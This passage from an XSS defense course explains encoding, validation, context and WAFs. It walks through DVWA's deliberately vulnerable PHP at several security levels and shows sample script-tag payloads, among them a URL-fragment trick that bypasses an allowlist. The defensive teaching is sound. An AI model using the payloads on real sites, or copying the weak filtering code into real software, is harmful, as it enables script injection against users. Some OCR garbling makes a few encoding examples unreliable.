As an alternative to looking at the solution sheet, if you make some progress but then get stuck at a certain point, feel free to ask us in the Cybr Discord of Forums for some hints without getting the answer, and we'll be happy to provide hints and help you make progress!

The struggle of trying to figure it out will teach you far more than simply going straight to the answer, so don't give up too early :-).

For some motivation, here's a great quote from the Airbnb case study:

Perseverance. Hit something constantly until you fully understand what is happening. If you can't, save it to a notepad and come back to it at a later date. There's a lot of bounty reports that are discoveries from a year prior but were not fully exploitable until a year later. It can be a mix of just learning more over the span of a year or having a moment of eureka.
https://buer.haus/2017/03/08/airbnb-when-bypassing-json-encoding-xss-filter-waf-csp-and-auditor-turns-into-eight-vulnerabilities/

In any case, once you're ready, go ahead and complete this lesson, and I'll see you in the next one!

Defenses Against XSS

Preventing XSS

As we know all too well by now, Cross-Site Scripting is a type of code injection. In order to prevent unintended code injection, we need to securely handle user inputs. In this lesson, we'll introduce high-level security concepts, and in the following lessons, we'll explore them each in more detail.

At the application or development level, there are two main ways of securely handling inputs:

- **Encoding**, which escapes the user input so that the browser interprets it only as data and not as code (ie: `<script>` vs `&lt;script&gt;`)
- **Validation**, which filters the user input to prevent any unexpected data (ie: a number field should only contain numbers)

But what makes securing against XSS a bit tricky is that the encoding needed can be different depending on the **context**. The context here refers to where in a page the user input is inserted. This is important and the word "context" is a word you're going to hear a lot in this section of the course, so make sure to take note.

So let's talk about contexts before we talk more about encoding and validating.

Context

Because there are so many locations on a page that user input can get inserted, depending on your application, encoding and validating data is not as simple as using a generic encoding function and calling it a day. To use proper encoding and to perform proper validation, you have to understand the context of where the data is being inserted.

If you don't do that, then user input could break out of its context and be interpreted as malicious code.

Let's take a look at some examples of contexts:

Context	Sample code
HTML element	`<p>userInput</p>`
HTML attribute value	`<input type="text" value="userInput">`
URL query value	`http://example.com/?default=userInput`
JavaScript value	`var person = userInput;`
CSS value	`background: url(userInput)`

So if you're grabbing untrusted input from a user, and inserting it in an HTML document, like this: `<p>userInput</p>`, you'll want to handle encoding differently than if you're dealing with input being inserted in JavaScript, like this: `var person = userInput;`

To complicate matters even more, and as we'll see further in this section, certain HTML attributes, like HTML event attributes which trigger JavaScript, should also be handled differently.

This is also why you don't want to encode user-submitted data when you first grab it from the user, but instead, right before writing that data to the page, because only then will you really know what context is applicable.

Encoding

Now that we're aware of contexts and their importance, let's talk a little bit about encoding. Encoding is a word I've already mentioned multiple times in this lesson alone, and it's a critical piece of securing our applications against XSS. Throughout the rest of this section, you'll be hearing *a lot* more about encoding, so let's go ahead and introduce the concept.

Encoding, in simple terms, is escaping data so that the browser only interprets it as data instead of as code. You can think of it as a way of telling the browser 'hey! I know this might look like code that I want you to execute, but it's not — instead, just print it out as a string!'

So if someone were to try and inject `<script>...</script>`, which normally the browser would interpret as JavaScript code to execute, we're telling the browser that we *don't* want it to execute that code, and instead, we want it to treat it as regular data.

Let's take a look at some examples for HTML and JavaScript.

When dealing with an HTML element context, we'll want to convert values into HTML entities, like this:

Encoding for HTML:

- < converts to `<`
- > converts to `>`

Since < and > represent the start and end of HTML tags.

While for JavaScript non-alphanumeric values, we will want to unicode-escape those values, like this:

Encoding for JavaScript:

- < converts to: `\u003c`
- > converts to: `\u003e`


Sometimes, you may even need to encode for both since you might embed user input inside something like an event handler, and so you'd have to deal with both the JavaScript context and the HTML context.

```
<a href="x" onmouseover="NEEDS TWO LAYERS OF ESCAPING">link</a>
```

So at a high level, this is what we mean by encoding information. Again, in the rest of this section, you'll be taking a look at a lot more examples.

Validation

In addition to encoding, you should properly validate user-inputted information.



This, unlike encoding, should be done as close to the source of the input as possible, because you want to block or reject inputs that don't look quite right.

For example, if you're expecting a URL value, you should make sure that it's a properly formatted URL starting with the right protocol, like HTTPS instead of `javascript:` or `data:`.

Or if the data is supposed to be a number and the user inputs something other than numbers, something is clearly wrong with the input and it should be rejected.

Don't forget that front-end validation can very easily be bypassed, though, and you should also perform server-side validation when relevant.

For validation, in general, it's typically better to create an allowlist instead of a denylist — meaning a list of what's allowed rather than a list of what's not. But, even allowlists are not full-proof and should be used in combination with other security controls, like encoding, as we've talked about.

Web Application Firewalls (WAFs)

Another defense we can employ against XSS attacks is WAFs. WAFs are not perfect by any means. In fact, it's been proven over and over again that we can't rely on WAFs alone to defend applications against the most common attacks.

However, at the very least, they can provide an additional layer of defense that makes it more difficult to exploit a vulnerability. If you remember from some of the case studies we looked at, it was not uncommon for a report to mention that they couldn't use a technique because the WAF would block it, and so instead they had to find an alternate method.

The Airbnb case study was a good example of that. The Airbnb WAF was pretty good, but obviously they found a way around it.

So they still ended up figuring it out in those cases, sure, but the point remains that it *can help* when you combine it with other better security controls.

Other preventions

As we will also explore in this section, there are other browser security controls that can help mitigate XSS if our anti-XSS defenses don't work, such as an HTTPOnly flag for cookies, and Content Security Policies.

Recap and Conclusion

Let's recap before we move on. Preventing XSS, at a high level, comes down to:

1. Understanding the context in which user-supplied input is being used
2. Encoding according to that context
3. Validating data
4. Using additional measures like WAFs, Content Security Policies, and HTTPOnly flags for cookies

So let's get started with this important section by completing this lesson and moving on to the next!

Vulnerable and Safe Examples

Before we get too detailed and heavy on the concepts of defending against XSS, let's take a look at some actual code examples. If you're anything like me, this will help visualize some of the concepts we'll be talking about instead of them being abstract ideas.

Reflected XSS

We'll start by looking at the Low security Reflected XSS vulnerability in the DVWA.
https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_r/source/low.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

First things first, we see a header being set to `0` for `X-XSS-Protection` which is a now deprecated header that was supposed to help against XSS but that, in some cases, could now actually cause vulnerabilities, so ignore this header in the DVWA going forward.

If you're familiar with PHP, this is pretty straight forward. The code is checking for any input submitted via the application by grabbing the `$_GET['name']` parameter.

It then directly outputs that GET parameter as HTML back to the user.

Obviously, a big no no for XSS.

So let's step it up to the Medium security level:
https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_r/source/medium.php

```
<?php

header (“X-XSS-Protection: 0”);

// Is there any input?
if( array_key_exists( “name”, $_GET ) && $_GET[ ‘name’ ] != NULL ) {
        // Get input
        $name = str_replace( ‘<script>’, ‘’, $_GET[ ‘name’ ] );

        // Feedback for end user
        $html .= “<pre>Hello ${name}</pre>”;
}

?>
```

This time, the code is replacing any instances of the script tag with an empty string, making it so that we can no longer use payloads that use the exact script tag, which as we know by now, is completely inadequate defense.

Looking at the High security level:
https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_r/source/high.php

```
<?php

header (“X-XSS-Protection: 0”);

// Is there any input?
if( array_key_exists( “name”, $_GET ) && $_GET[ ‘name’ ] != NULL ) {
        // Get input
        $name = preg_replace( ‘/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i’, ‘’, $_GET[
‘name’ ] );

        // Feedback for end user
        $html .= “<pre>Hello ${name}</pre>”;
}

?>
```

The code is now using regex, which we can pull out and look at with https://regexr.com/

```
/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i
```

As we can see from the tool’s explanation, this is matching variations of the script tag, so that we can’t pull off stuff like `<ScRiPt>`

So, a notch above all other security levels, but still inadequate.

Finally, if we look at what they call the impossible level, we see: https://raw.githubusercontent.com/digininja/DVWA/master/vulnerabilities/xss_r/source/impossible.php

```
<?php

// Is there any input?
if( array_key_exists( “name”, $_GET ) && $_GET[ ‘name’ ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ ‘user_token’ ], $_SESSION[ ‘session_token’ ],
‘index.php’ );

        // Get input
        $name = htmlspecialchars( $_GET[ ‘name’ ] );

        // Feedback for end user
        $html .= “<pre>Hello ${name}</pre>”;
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

First of all, they’ve added an Anti-Cross-Site-Request-Forgery token check, and then they’ve included HTML encoding using the PHP function `htmlspecialchars()` before outputting the information via HTML.

`htmlspecialchars()` will convert special characters to HTML entities, for example:

Character	Replacement
&	&amp;
“	&quot;
‘	' (for ENT_HTML401) or ' (for ENT_XML1, ENT_XHTML or ENT_HTML5), but only when ENT_QUOTES is set
<	&lt;
>	&gt;

Taking an input like this: `<script>alert(1)</script>` and turning it into this: `&lt;script&gt;alert(1)&ltscript/&gt;`

However, when outputting it back to the user as shown in the rest of the code, it will be properly displayed as inputted — it just will be treated as a string instead of a script to execute..

So, for this specific context, this works at preventing XSS attacks.

Stored XSS

Now, let's take a look at the code used for the Stored XSS vulnerability.

Low security: https://github.com/digininja/DVWA/tree/master/vulnerabilities/xss_s/source

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = stripslashes( $message );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_
object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___
mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_
escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

        // Sanitize name input
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name )
: ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___
mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res :
false)) . '</pre>' );

        //mysql_close();
}

?>
```

This code will grab `$_POST` parameters like the `mtxMessage` and `txtName` parameters, and then it does some sanitization, but only really for protecting against SQL injections...there is no sanitization or anything going on for XSS, so the vulnerable user input is stored directly to the guestbook table, and then extracted from the databse to display on the page back to the user.

All we see is `stripslahes($message)` which will simply remove backslashes from the input and is typically used for forms like these.

Medium: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_s/source/medium.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = strip_tags( addslashes( $message ) );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_
object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___
mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_
escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = str_replace( '<script>', '', $name );
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name )
: ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___
mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res :
false)) . '</pre>' );

        //mysql_close();
}

?>
```

The same is going on with the medium security level, except they've added and modified a couple of things:

- `$message = strip_tags(addslashes($message));`
- `$message = htmlspecialchars($message);`

First, we `addslashes()` to the `$message` data, which takes these characters and adds backslashes in front of them:

- `'`
- `"`
- `\`
- `NUL` byte

Then, we use `strip_tags()` which will strip HTML and PHP tags from a string. However, even the PHP documentation warns that it shouldn't be used to prevent XSS attacks, and that something like `htmlspecialchars()` should be used depending on the context. A part of the reason for this is because this function allows you to specify some tags that are allowed, and when they are allowed, `strip_tags()` will not modify any of the attributes on the tags that you allow, which includes the `onmouseover` attribute. That means an attacker could inject successful XSS payloads with this method.

After the code performs some cleanup for MySQL, we then see the `htmspecialchars()` being called.

All of that is happening for the `$message` variable.

For the name variable, we see the `str_replace('<script>', '', $name)` again, which as we know, is not a good approach at all.

Alright, let's look at the high level: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_s/source/high.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = strip_tags( addslashes( $message ) );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_
object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___
mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_
escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name )
: ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___
mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res :
false)) . '</pre>' );

        //mysql_close();
}

?>
```

We see no difference for the `$message`, however we do see a difference for the `$name` variable with the same `preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );` that we've seen, and that we know is not a solid approach.

Finally, the impossible level:

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = stripslashes( $message );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_
object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___
mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_
escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = stripslashes( $name );
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name )
: ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
        $name = htmlspecialchars( $name );

        // Update database
        $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES (
:message, :name );' );
        $data->bindParam( ':message', $message, PDO::PARAM_STR );
        $data->bindParam( ':name', $name, PDO::PARAM_STR );
        $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Now, we see the same approaches being used for both the `$message` and the `$name`:

1. `stripslashes( $message );`
2. `htmlspecialchars( $message );`

DOM-Based XSS

Finally, let's take a look at the code for the DOM-based vulnerability.

For this one, we'll want to check both server-side and client-side code to look for what's causing the vulnerability.

Let's start with Low: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_d/source/low.php

```
<?php

# No protections, anything goes

?>
```

This one is pretty self-explanatory...

Medium: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_d/source/medium.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
        $default = $_GET['default'];

        # Do not allow script tags
        if (stripos ($default, "<script") !== false) {
                header ("location: ?default=English");
                exit;
        }
}

?>
```

The medium level is using a function called `stripos($default, "<script") !== false)` to look for the `<script>` tag. If it finds it, it defaults to the safe default language, otherwise it proceeds with the value from the URL. We already know this is not sufficient.

High level: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_d/source/high.php

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

        # White list the allowable languages
        switch ($_GET['default']) {
                case "French":
                case "English":
                case "German":
                case "Spanish":
                        # ok
                        break;
                default:
                        header ("location: ?default=English");
                        exit;
        }
}

?>
```

This uses the allowlist approach, which is checking for all allowed languages. While you might think that this is a foolproof approach at first glance, there's a simply trick that prevents data in URLs from ever making it to the server-side, therefore completely bypassing this code and only executing on the front-end, and that's the `#` sign. So you could craft this payload:

```
/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>
```

And the `#<script>alert(1)</script>` part of your payload would not get sent to this allowlist filtering. It would only be executed on the front-end.

Let's take a look at the front-end code: https://github.com/digininja/DVWA/blob/master/vulnerabilities/xss_d/index.php

```
# For the impossible level, don't decode the querystring
$decodeURI = "decodeURI";
if ($vulnerabilityFile == 'impossible.php') {
        $decodeURI = "";
}

$page[ 'body' ] = <<<EOF
<div class="body_padded">
        <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>

        <div class="vulnerable_code_area">

                 <p>Please choose a language:</p>

                <form name="XSS" method="GET">
                        <select name="default">
                                <script>
                                        if (document.location.href.indexOf("default=") >=
0) {
                                                var lang = document.location.href.
substring(document.location.href.indexOf("default=")+8);
                                                document.write("<option value='" + lang +
"'>" + $decodeURI(lang) + "</option>");
                                                document.write("<option value=''
disabled='disabled'>----</option>");
                                        }

                                document.write("<option value='English'>English</option>");
                                document.write("<option value='French'>French</option>");
                                document.write("<option value='Spanish'>Spanish</option>");
                                document.write("<option value='German'>German</option>");
                                        </script>
                        </select>
                        <input type="submit" value="Select" />
                </form>
        </div>
EOF;

$page[ 'body' ] .= "
        <h2>More Information</h2>
        <ul>
                <li>" . dvwaExternalLinkUrlGet( 'https://owasp.org/www-community/attacks/
xss/' ) . "</li>
                <li>" . dvwaExternalLinkUrlGet( 'https://owasp.org/www-community/attacks/
DOM_Based_XSS' ) . "</li>
                <li>" . dvwaExternalLinkUrlGet( 'https://www.acunetix.com/blog/articles/
dom-xss-explained/' ) . "</li>
        </ul>
</div>\n";

dvwaHtmlEcho( $page );
```

I've removed some of the other code from this file since it's not relevant to the explanation, so at the very top you will see a `$decodeURI = "decodeURI";`

Right below that, you see:

```
if ($vulnerabilityFile == 'impossible.php') {
        $decodeURI = "";
}
```

This means that if the level is set to impossible, we won't decode the values in the URI, and the browser will automatically take care of protecting against an XSS attack.

Let's explore this a little bit more in case it's confusing:

This file is mixing PHP code with JavaScript code with HTML code. The author added a `<script>` tag with JavaScript code within it. In JavaScript, there's a `decodeURI()` function. So if we pull up this tool and replace the default values with `<script>alert(1)</script>`, you can see what I mean.

```
const uri = 'https://mozilla.org/?x=<script>alert(1)</script>';
const encoded = encodeURI(uri);
console.log(encoded);

try {
  console.log(decodeURI(encoded));
} catch (e) { // catches a malformed URI
  console.error(e);
}
```

Output:
URI Encoded > "`https://mozilla.org/?x=%3Cscript%3Ealert(1)%3C/script%3E`"
URI Decoded > "`https://mozilla.org/?x=<script>alert(1)</script>`"

Except if the level is set to impossible, then the `decodeURI` function gets erased, so we never decode the URI, which means the user or attacker would see the XSS payload and it would look like a bunch of gibberish.

So in this context, the best defense is actually nothing — just letting the browser do its thing.

Conclusion

Now that we've looked at a number of different scenarios that were both vulnerable and secure, it's time to talk about a set of rules that we should follow to keep our applications secure against Cross-Site Scripting attacks. Go ahead and complete this lesson, and I'll see you in the next!

Web Application Firewalls


Before a request ever gets to your application and database, it can be analyzed by a Web Application Firewall (WAF). WAFs can help block requests that look malicious or abnormal by inspecting every request before it makes it to your application.

There are many WAFs out there, for example AWS/Azure/GCP all have their own version of a WAF, and there are third parties that also offer their own, and they all vary in terms of complexity and in terms of how advanced they are.

A lot of them let you customize rules and they come with their own set of rules that can block a lot of common XSS payloads so that the requests never even reach a single line of your code. They're not just made to prevent XSS attacks, either. They can block many of the most common types of attacks.

But Firewalls are *not* a silver bullet. They can only do so much.

In fact, there are many different cheat sheets that we're including in the course and that are available with just a Google search that are made to bypass WAF restrictions. Take a look at this one from Hack3rScr0lls:



From https://twitter.com/hackerscrolls/status/1273254212546281473?s=21

So again, WAFs are not the only protection we can rely on without leaving serious gaps, but they are a good deterrent to have. That's why I wanted to briefly mention them in the course, but I won't show you how to use them because each implementation will be different based on the WAF you use, your application's needs, etc...

So let's complete this lesson, and move on to the next, where we will look at additional defensive controls.

Stored and Reflected XSS Prevention Rules

One of the challenges with defending against XSS attacks, like many other security issues, is the sheer amount of attack vectors. Unless you're working with a tiny, single-page application, chances are you will have thousands, hundreds of thousands, or even millions of potential attack vectors. That's super intimidating.

With that said, preventing XSS vulnerability actually only comes down to a few rules, which we're about to review.

When it comes to Reflected and Stored XSS, both can be prevented with appropriate data validation and encoding on the server side.

DOM-based is, of course, a little bit different since server-side security won't prevent it, but it can be prevented with its own set of rules, which we will review in the next set of lessons.

If you've seen any of my other courses, you already know that I'm a big fan of the work produced by OWASP, and this course is no exception. Throughout these lessons, we'll be referencing XSS Prevention Cheat Sheets from OWASP.

They've outlined multiple different rules which is incredibly helpful. With that said, I found myself confused with some of their rules and explanations, so I tried to simplify the most important ones in this lesson and the next few lessons.

As we start going through these rules, do keep in mind that these are concepts illustrated with examples. But most people should use encoding libraries instead of creating their own from scratch, and those libraries will have their own instructions on how to use them which might look a bit different than what's displayed throughout these rules. So the implementation might look different, but it's still important to understand the rules behind XSS prevention, and so I just wanted to mention that before we start in case it causes any confusion.

When in doubt, feel free to ask for clarification!

Rule #0 - Never insert untrusted data except in allowed locations

Source


The first rule is simple — *deny all user input*. Muahaha. Of course, that's not practical, but the point is that you should never insert *any* untrusted data in your HTML documents unless it's within one of the slots defined in rules #1 through #5.

So that means, never insert untrusted data in these contexts:

- Directly in a script - `<script>HERE</script>`
- Inside an HTML comment - `<!--HERE-->`
- As an attribute name - `<div HERE=example />`
- As a tag name - `<HERE href="/example" />`
- Directly in CSS - `<style>HERE</style>`

